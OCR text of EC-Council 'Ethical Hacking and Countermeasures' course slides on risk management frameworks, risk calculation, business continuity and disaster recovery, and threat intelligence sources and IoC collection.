
- Focuses on potential risk impact areas
- Addresses Risks according to the Risk level
- Improves the risk handling process
- Allows security officers to act effectively in adverse situations
- Enables the effective use of risk handling resources
- Minimizes the effect of risk on the organization's revenue
- Identifies suitable controls for security

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management Framework: Enterprise Risk Management Framework (ERM)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Goals of the ERM Framework

1. Integrate the enterprise risk management with the organization's performance management
2. Communicate the benefits of risk management
3. Define the roles and responsibilities for managing risk in the organization
4. Standardize the risk reporting and escalating process
5. Set a standard approach to manage risks in the organization
6. Assist resources in managing risks
7. Set the scope for and application of risk management in the organization
8. Mandate periodic review and verification for improvement to the ERM

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management Framework: NIST Risk Management Framework

- The NIST Risk Management Framework is a structured and continuous process that integrates information security and risk management activities into the system development life cycle (SDLC)

- Categorize: Define criticality or sensitivity of an information system according to the potential worst-case adverse impact to the mission or business
- Select: Select baseline security controls; apply tailoring guidance and supplement controls as needed based on risk assessment
- Implement: Implement security controls within enterprise architecture using sound system engineering practices; apply security configuration changes
- Assess: Determine security control effectiveness (i.e. that controls are implemented correctly, operating as intended, and meeting security requirements for information system)
- Authorize: Determine risk to organizational operations and assets, individuals, other organizations, and the nation; if acceptable, authorize operation
- Monitor: Continuously track changes to the information system that may affect security controls and reassess control effectiveness




http://csrc.nist.gov

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management Framework: COSO ERM Framework

- COSO ERM Framework defines essential components, suggests a common language, and provides clear direction and guidance for enterprise risk management
- It emphasizes that ERM involves those elements of the management process that enable management to make genuine risk-based decisions



http://www.coso.org


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management Framework: COBIT Framework

- COBIT Framework is an IT governance framework and supporting toolset that allows managers to bridge the gap between control requirements, technical issues, and business risks
- It emphasizes regulatory compliance, helps organizations to increase the value attained from IT, and enables alignment and simplifies implementation of the enterprise's IT governance and control framework



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Enterprise Network Risk Management Policy

- Risk Management Policy assists in developing and establishing essential processes and procedures to address and minimize information security risks
- It outlines different aspects of risk and identifies people to manage the risk in the organization

Objectives:

- Equip the organization with the required skills to identify and treat risks
- Provide a consistent risk management framework
- Provide the overall direction and purpose for performing risk management
- Manage the risks with adequate risk mitigation techniques
- Combat the existing and emerging risks
- Integrate operational risks into the risk management process
- Accomplish the strategic and operational goals of the organization
- Facilitate assistance in taking strategic management decisions
- Meet legal and regulatory requirements

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Mitigation

- Risk mitigation includes all possible solutions for reducing the probability of risk and limiting the impact of a risk if it occurs
- It should identify the mitigation strategies for the risks that fall outside the department's risk tolerance and provide an understanding of the level of risk with controls and treatments
- It identifies the priority order in which individual risks should be mitigated, monitored, and reviewed

Risk Mitigation Strategies

1. Risk Assumption
2. Risk Avoidance
3. Risk Limitation
4. Risk Planning
5. Research and Acknowledgment
6. Risk Transference

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Control the Risks

- Identify all existing security controls that can help organizations in reducing security risks
- Recommend any new security controls the organization must implement
- Use the results of vulnerability and threat assessment to minimize risks, as risks are directly proportionate to them

Some of the security controls that help in reducing risks include:

1. Impart security awareness to employees
2. Place up-to-date hardware and software security solutions such as IDS, firewall, honeypot, and DMZ
3. Strengthen network, account, application, device, and physical security across the organization
4. Implement strict access controls and security policies
5. Deploy encryption for all data transfers
6. Implement an appropriate incident handling and response plan

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Calculation Formulas

- Many types of calculations exist
- Not every risk can be invested in equally
- Risk treatments should be commensurate with the value of the assets at risk
- Risk formulas allow security professionals to dimension risk

- **Asset Value (AV):** The value you have determined an asset to be worth
- **Exposure Factor (EF):** The estimated percentage of damage or impact that a realized threat would have on the asset
- **Single Loss Expectancy (SLE):** The projected loss of a single event on an asset
- **Annual Rate if Occurrence (ARO):** The estimated number of times over a period the threat is likely to occur
- **Annualized Loss Expectancy (ALE):** The projected loss to the asset based on an annual estimate

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Quantitative Risk vs. Qualitative Risk

Qualitative

A subjective assessment

- Qualitative risk analysis focuses on mapping the perceived impact of a specific event occurring to a risk rating agreed upon by the organization
- Most methodologies use interrelated elements such as threats, vulnerabilities, and controls

Quantitative

A numeric assessment

- Quantitative risk analysis focuses on mapping the probability of a specific event occurring to the perceived cost of the event

This approach employs two fundamental elements:

- the probability of an event occurring
- the likely loss should it occur

ARO × SLE = ALE

Annual rate of occurrence X Single loss expectancy = Annualized loss expectancy

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Business Continuity and Disaster Recovery

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Business Continuity (BC)

- BC describes the processes and procedures that should be followed to ensure the continuity of an organization's mission-critical business functions during and after a disaster
- According to ISO standard, BC is the capability of the organization to continue the delivery of products or services at predefined acceptable levels following a disruptive incident
- A business-centric strategy, where the emphasis is more on maintaining business operations than on IT infrastructure

Objectives of Business Continuity

- Maintain the continuity of operations during and after a disruptive incident
- Protect the reputation of an organization by providing continuity of services
- Prepare organizations against disasters, hence minimizing its aftereffects
- Provide compliance benefits
- Mitigate business risks and minimize financial losses

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Disaster Recovery (DR)

- DR refers to the organization's ability to restore their business data and applications, even after a disaster
- Includes the recovery of the systems and people responsible for rebuilding the data centers, servers, or other infrastructure damaged in a disruptive incident
- A data-centric strategy that emphasizes quickly restoring an organization's IT infrastructure and data

Objectives of Disaster Recovery

- Reduce the downtime faced by an organization during and after a disruptive incident
- Reduce the accrual of losses during and after a disaster
- Recover any data that are damaged due to a hardware failure



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Business Impact Analysis (BIA)

1. BIA is a systematic process that determines and evaluates the potential effects of an interruption to critical business operations as a result of a disaster, accident, or emergency
2. It ascertains the recovery time and recovery requirements for various disaster scenarios
3. The underlying assumption in a BIA is that while each component of an organization is reliant upon the continued functioning of every other component, some are more crucial than others, and limited funds should be prioritized to ensure recovery in the wake of a disaster
4. An analysis tool; it does not focus on the design or implementation of recovery solutions

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery Time Objective (RTO)

- RTO is the maximum tolerable length of time that a computer, system, network, or application can be down after a failure or disaster
- It defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to such interruption
- It is preferably given in minutes. For example, an RTO of 45 minutes implies that IT operations must be restarted within 45 minutes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery Point Objective (RPO)

- RPO is the maximum time frame an organization is willing to lose data for, in the event of a major IT outage
- It provides a target for designing disaster recovery and business continuity solutions
- Every organization needs to calculate how long it can operate without its required data before business suffers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Business Continuity Plan (BCP)

- A BCP is a comprehensive document that is formulated to ensure resilience against potential threats and allow the operations to continue under adverse or abnormal conditions

BCP Goals

- Analyzing the potential risks and losses
- Enabling the risk management process to lessen the prospect of a disruption to the worst-case scenario of shutting down the business completely
- Prioritizing the safety, health, and welfare of the organization and its staff
- Minimizing infrastructural damage in the event of a disaster
- Recuperating to normal operating conditions after a disruption
- Maintaining vital documents and details, such as telephone numbers, employee details, vendor details, and client details
- Providing training and awareness to staff on their roles and responsibilities, to keep them better prepared


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Disaster Recovery Plan (DRP)

- A DRP is developed for specific departments within an organization to allow them to recover from a disaster

DRP Goals

- Reduce overall organizational risk
- Alleviate senior management concerns
- Ensure compliance with regulations
- Ensure rapid response to incidents



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Threat Intelligence


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Frameworks

Collective Intelligence Framework (CIF)

- Collective Intelligence Framework (CIF) is a cyber threat intelligence management system that allows you to combine known malicious threat information from many sources and use that information for incident detection, response, and mitigation

- CIF helps to parse, normalize, store, post-process, query, share, and produce data sets of threat intelligence



https://csirtgadgets.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Data Collection

- Threat Intelligence Data Collection is a collection of relevant and reliable data for analysis. It is the key to achieving better threat intelligence output
- Data can be gathered from multiple sources and feeds including Human Intelligence (HUMINT), Imagery Intelligence (IMINT), Signals Intelligence (SIGINT), Open Source Intelligence (OSINT), Social Media Intelligence (SOCMINT), and others
- Analysts can collect threat data either from multiple security teams in an organization or by manually conducting the threat data collection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Sources

Open-Source Intelligence (OSINT)

- Information is collected from the publicly available sources and analyzed to obtain a rich useful form of intelligence
- OSINT sources:
  - Media
  - Internet
  - Public government data
  - Corporate and academic publishing
  - Literature

Human Intelligence (HUMINT)

- Information is collected from interpersonal contacts
- HUMINT sources:
  - Foreign defense personnel and advisors
  - Accredited diplomats
  - NGOs
  - Prisoners of War (POWs)
  - Refugees
  - Traveler interview or debriefing

Signals Intelligence (SIGINT)

- Information is collected by intercepting signals
- Signal intelligence comprises of:
  - **Communication Intelligence (COMINT):** Obtained from the interception of communication signals
  - **Electronic Intelligence (ELINT):** Obtained from electronic sensors like radar and lidar
  - **Foreign Instrumentation Signals Intelligence (FISINT):** Signals detected from non-human communication systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Sources (Cont'd)

Technical Intelligence (TECHINT)

- Information is collected from an adversary's equipment or captured enemy material (CEM)
- TECHINT sources:
  - Foreign equipment
  - Foreign weapon systems
  - Satellites
  - Technical research papers
  - Foreign media
  - Human contacts

Geo-spatial Intelligence (GEOINT)

- Information is collected by the exploitation and evaluation of geo-spatial information to assess human activities on earth
- GEOINT sources:
  - Satellite imagery
  - Unmanned Aerial Vehicles (UAV) imagery
  - Maps
  - GPS Waypoints
  - IMINT (Imagery Intelligence)
  - National Geospatial-Intelligence Agency (NGA)

Imagery Intelligence (IMINT)

- Information is collected from objects that are used to reproduce the real scenario electronically by any kind of electronic media or device
- IMINT sources:
  - Visual photography
  - Infrared sensors
  - Synthetic Aperture Radar (SAR)
  - MASINT (Measurement and Signature Intelligence)
  - LASER
  - Electro-optics

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Sources (Cont'd)

Measurement and Signature Intelligence (MASINT)

- Information is collected from the sensors that are intended to record distinctive characteristics (signatures) of fixed or dynamic targets.
- MASINT sources:
  - Electro-optical
  - Radar sensors
  - Acoustic sensors like sonars
  - LASER
  - Infrared
  - Spectroscopic sensors

Covert Human Intelligence Sources (CHIS)

- Information is covertly collected from the target person by maintaining a personal or other relationship with the target person
- CHIS generally refers to a person or an agent under the Regulation of Investigatory Powers Act 2000 (RIPA), UK.
- CHIS sources are the persons targeted for information extraction

Financial Intelligence (FININT)

- Information is collected about the adversary's financial affairs and transactions that may involve tax evasions, money laundering, or other practices. This in turn provides information about the nature, capabilities, and intentions of the adversary
- FININT sources:
  - Financial Intelligence Unit (FIU)
  - Banks
  - SWIFT
  - Informal value transfer systems (IVTS)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Sources (Cont'd)

Social Media Intelligence (SOCMINT)

- Information is collected from social networking sites and other types of social media sources
- SOCINT sources:
  - Facebook
  - LinkedIn
  - Twitter
  - WhatsApp
  - Instagram
  - Telegram

Cyber Counterintelligence (CCI)

- Information is collected from proactively established security infrastructure or by employing various threat manipulation techniques to lure and trap threats
- CCI Sources:
  - Honeypots
  - Passive DNS monitors
  - Online web trackers
  - Sock puppets (fake profiling) on online forums
  - Publishing false reports

Indicators of Compromise (IoCs)

- Information is collected from network security threats and breaches and from the alerts generated by the security infrastructure, which likely indicate an intrusion
- IoCs Sources:
  - Commercial and industrial sources
  - Free IoC specific sources
  - Online security-related sources
  - Social media and news feeds
  - IoC buckets

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Sources (Cont'd)

Industry Association and Vertical Communities

- Information is collected from various threat intelligence sharing communities where the participating organizations share intelligence information
- Vertical community sources:
  - Financial Services Information Sharing and Analysis Center (FS-ISAC)
  - MISP (Malware Information Sharing Platform)
  - MineMeld
  - DarkReading.com
  - Krebsonsecurity.com

Commercial Sources

- Information is collected from commercial entities and security vendors that provide threat information to various organizations
- Commercial sources:
  - Kaspersky Threat Intelligence
  - McAfee
  - Avast
  - FortiGuard
  - SecureWorks
  - Cisco

Government and Law Enforcement Sources

- Information is collected from government and law enforcement sources
- Government sources:
  - US Computer Emergency Response Team (US-CERT)
  - European Union Agency for Network and Information Security (ENISA)
  - FBI Cyber Crime
  - StopThinkConnect
  - CERIAS Blog

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Collection Management: Understanding Data Reliability

- Analyst must ensure the reliability of data that is collected in order to achieve better threat intelligence
- Analyst must have knowledge on the various factors that affect data reliability

Assessing the relevance of intelligence sources

- The data accessed and collected must be from a reliable source, providing relevant and accurate data
- It must be ensured that this data is not altered during the collection process

Factors affecting the credibility of an intelligence source

- Lack of authenticity of the data accessed
- Inaccuracy of the data provided
- Availability of incomplete or insufficient data

Data collection methods affecting the availability of data

- Different methods of collecting data may bring out a certain amount of data according to the access level
- For example:
  - Passive method only collects internal and open shared data
  - Active method only accesses the authorized level of data only
  - Hybrid method provides the traps-based data collection

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Collection Management: Produce Actionable Threat Intelligence

- Utilization of low cost or free sources of intelligence may introduce additional risks to the organization and compromises the quality of the decision-making process
- Analysts need to concentrate on selecting intelligence sources that contain data that is relevant, accurate, timely, and has maximum coverage
- Analysts need to answer the following questions to ensure that the intelligence data is relevant and can produce actionable threat intelligence:
  - Does the intelligence belong to the same geographical location as the organization?
  - Does the intelligence support the strategic business requirements of the organization?
  - To what extent is the information about threat actors, IoCs, and TTPs useful to the organization?
  - What are the broader effects of the intelligence on the organization?


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting IoCs

- Indicators of Compromise (IoCs) are the pieces of technical data that are used for building tactical threat intelligence
- IoCs are the clues or forensic evidence that indicate a potential intrusion or malicious activity in an organizational network
- It comprises information regarding suspicious or malicious activities that is collected from various security establishments in a network infrastructure
- IoCs assist the analyst in knowing "what happened" in the attack and helps the analyst to observe the behavior and characteristics of malware



